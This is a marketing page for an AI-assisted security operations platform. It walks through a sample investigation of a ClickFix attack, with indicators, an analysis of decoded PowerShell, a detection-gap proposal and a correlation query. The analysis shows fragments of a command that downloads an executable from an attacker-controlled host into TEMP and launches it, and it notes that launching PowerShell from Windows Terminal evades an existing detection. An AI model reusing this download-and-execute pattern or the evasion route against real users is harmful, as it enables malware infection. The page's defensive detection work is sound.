
Non-stop defense & compounding learning
Agents are online 24/7, like your attackers.
Automatic agentic investigation
More than triage. Every case comes with an investigation.
Dynamic reasoning,
not playbooks
Every case is unique. Simba uses agentic reasoning to develop a series of hypotheses to guide its investigation. Its goal: prove or disprove each until it gains enough confidence to close or escalate.
ClickFix Attack on desktop-0321: fixer_update.exe C2 Beaconing to 157.230.130.11 (user jl.picard)
Successful ClickFix social engineering attack on desktop-0321 with active C2 implant beaconing for 2.5+ hours.
What happened:
- Account jl.picard on desktop-0321 executed encoded PowerShell commands via Windows Terminal, downloading payloads from https://app.fork-it.cc/install to the TEMP directory. Whether this was the result of social engineering or intentional execution is unconfirmed.
- Two payloads executed sequentially: fixer.exe (17:21–18:29 UTC, 68 min) then fixer_update.exe (19:18 UTC onward, still active at end of telemetry) — both beaconing to 157.230.130.11:443 at ~75-second intervals.
- No post-exploitation was observed via Sysmon (no child processes, file drops, registry persistence, or lsass access), suggesting the implant was polling for operator tasking.
- Unmonitored host 192.168.138.248 (theconstant) RDPed to domain controller dilithium-dc as DILITHIUMDATA\Administrator and to desktop-0321 minutes after C2 started — DC session was a 16-second reconnection with no malicious activity, but the source warrants investigation.
Why this matters:
- The C2 channel was live and uncontained for 2.5+ hours with jl.picard privileges including SeDebugPrivilege; any operator tasking would be invisible inside the encrypted HTTPS tunnel.
- The domain fork-it.cc and IP 157.230.130.11 have zero vendor detections — automated blocking won't catch this without manual IOC submission.
Analysis
6 Malicious
3 Interesting
2 Not Interesting
Tasks
7 Open
Notes
None
Transparent.
Not a black box.
Inspect the entirety of the agentic investigation whenever you want. Drill into the details, all the way down to the LLM calls. Cases are append-only. Existing blocks cannot be changed.
ClickFix Attack on desktop-0321: fixer_update.exe C2 Beaconing to 157.230.130.11 (user jl.picard)



You’re in control
You can always chat with Simba if you have further questions. Simba has the full context of the case and can append the result of any investigation you ask for. Let Simba do all the legwork, so that you can determine the case's final disposition.
🔍 What Each Command Does
iwr / Invoke-WebRequest Fetches the payload from
https://app.fork-it.cc/install -OutFile $env:TEMP\fixer[_update].exe Test-path (Wave 2 only) Start-Process Launches the dropped executable try/catch (Wave 2 only) 🧠 Key Observations
-
Wave 2 is more sophisticated than Wave 1 — it added
-UseBasicParsing(avoids IE COM object dependency),Test-Pathverification, andtry/catcherror handling. This suggests the attacker updated the lure page between the two waves. -
The progression from obfuscated → plaintext in Wave 1 suggests
jl.picardwas following ClickFix instructions and troubleshooting failed attempts — classic social engineering behavior. -
All three techniques decode to the same core action: download
and execute a binary from
app.fork-it.cc. The obfuscation was purely to evade detection, not to change behavior. -
The
-EncodedCommandflag in Wave 2 is what ultimately triggered detectionDET_26RH3JB(ClickFix via Windows Terminal).
excellent please add this to the case
Done! I've added the full PowerShell decoding analysis as a note block to the case. It includes:
- Both waves of the attack with their respective obfuscation techniques
- The fully decoded plaintext for all three variants
- A step-by-step breakdown table of what each command does
- Key observations highlighting the evolution from Wave 1 to Wave 2
Proactive detection opportunities
Your detection coverage automatically keeps pace with the threat landscape.
Threat actors don't just invent new techniques, they also iterate on existing ones. Simba proactively ingests threat intelligence so that it can reason on even the most subtle gaps in coverage. This keeps your detection current with the techniques and procedures used by currently observed threat actor campaigns.
Simba Proposals

User is socially engineered to open Windows Terminal via Win+X → I shortcut instead of the traditional Run dialog (Win+R), then pastes malicious PowerShell commands. The existing ClickFix detection (DET_1866365) is specifically tuned to Run Dialog registry activity and explorer.exe as parent — Windows Terminal (wt.exe) as parent bypasses this entirely. Detection should look for PowerShell spawned from wt.exe with encoded/hidden flags.
MITRE ATT&CK: Initial Access / T1204
Relevant Datasets: simba.sysmon, simba.sysmon_events, simba.signal_windows_suspicious_process_creation, simba.scenario_windows_clickfix_initial_access
Confidence: 95%
Reason: DET_1866365 only covers Run Dialog (Win+R) path via registry signal. Windows Terminal as parent is a detection gap not covered by any existing detection or work item.
Source: New ClickFix Campaign Bypasses Traditional Detection via Windows Terminal
Simba Proposals
Related Threat Report
New ClickFix Campaign Bypasses Traditional Detection via Windows Terminal
by Microsoft Threat Intelligence - via Feedly - Mar 16, 2026, 12:42 AM
Threat scenario detection
Threat-informed detection engineering.
Multi-stage threat correlation is straightforward with Perpetual. The most effective defense is threat-informed, correlating specific behaviors from known, active threat actor campaigns. Each behavior may seem benign in isolation, but taken together, they rise to the level of an alert.
You can't do that without a pre-curated collection of security relevant events. We call those events signals. Signals are the specific behaviors you look for during detection, investigation, and hunting. Having them ready to go makes everything easier. (It’s also just good engineering. Define it once, use it everywhere.)
You also can't do it unless your query language and engine can detect a sequence of signals occurring in the right order within a given timeframe. This is surprisingly hard to do in other systems. Perpetual makes it simple. Just use the MATCH command in Hamelin
MATCH process_near_registry
      network_event=network_event+
AGG event_start = min(timestamp),
    event_end = max(timestamp),
    proc_image = first(proc_image),
    proc_cmd_line = first(proc_cmd_line),
    proc_parent_image = first(proc_parent_image),
    proc_user = first(proc_user),
    reg_key = first(reg_key),
    reg_value = first(reg_value),
    dest_ip = last(dest_ip),
    dest_port = last(dest_port),
    beacon_count = count(dest_ip)
BY host
WITHIN 5s Reflection and compounding
Your SOC efficiency improves with each cycle through the flywheel, as investigation outcomes influence the quality of your detections.

Simba, our AI agent, suggests detections from our library for your environment
Simba continuously suggests new detections from threat intelligence
Simba can assist detection engineers improve detection logic
Simba triages and investigates cases and only escalates to an analyst when necessary
Cooperate with agents in the case investigation workflow
Agent and analyst investigation activity is fully tracked in append-only cases
Simba suggests response tasks during triage and investigation
Simba can invoke configured response actions while working cases
Analysts maintain full oversight over suggested response actions
Simba continuously reflects on case outcomes to ensure detections are not generating noise
Low value, high false positive detections are flagged for tuning with concrete suggestions
Reflection and tuning close the loop and add compounding value to your SOC
Less fatigue, more intrigue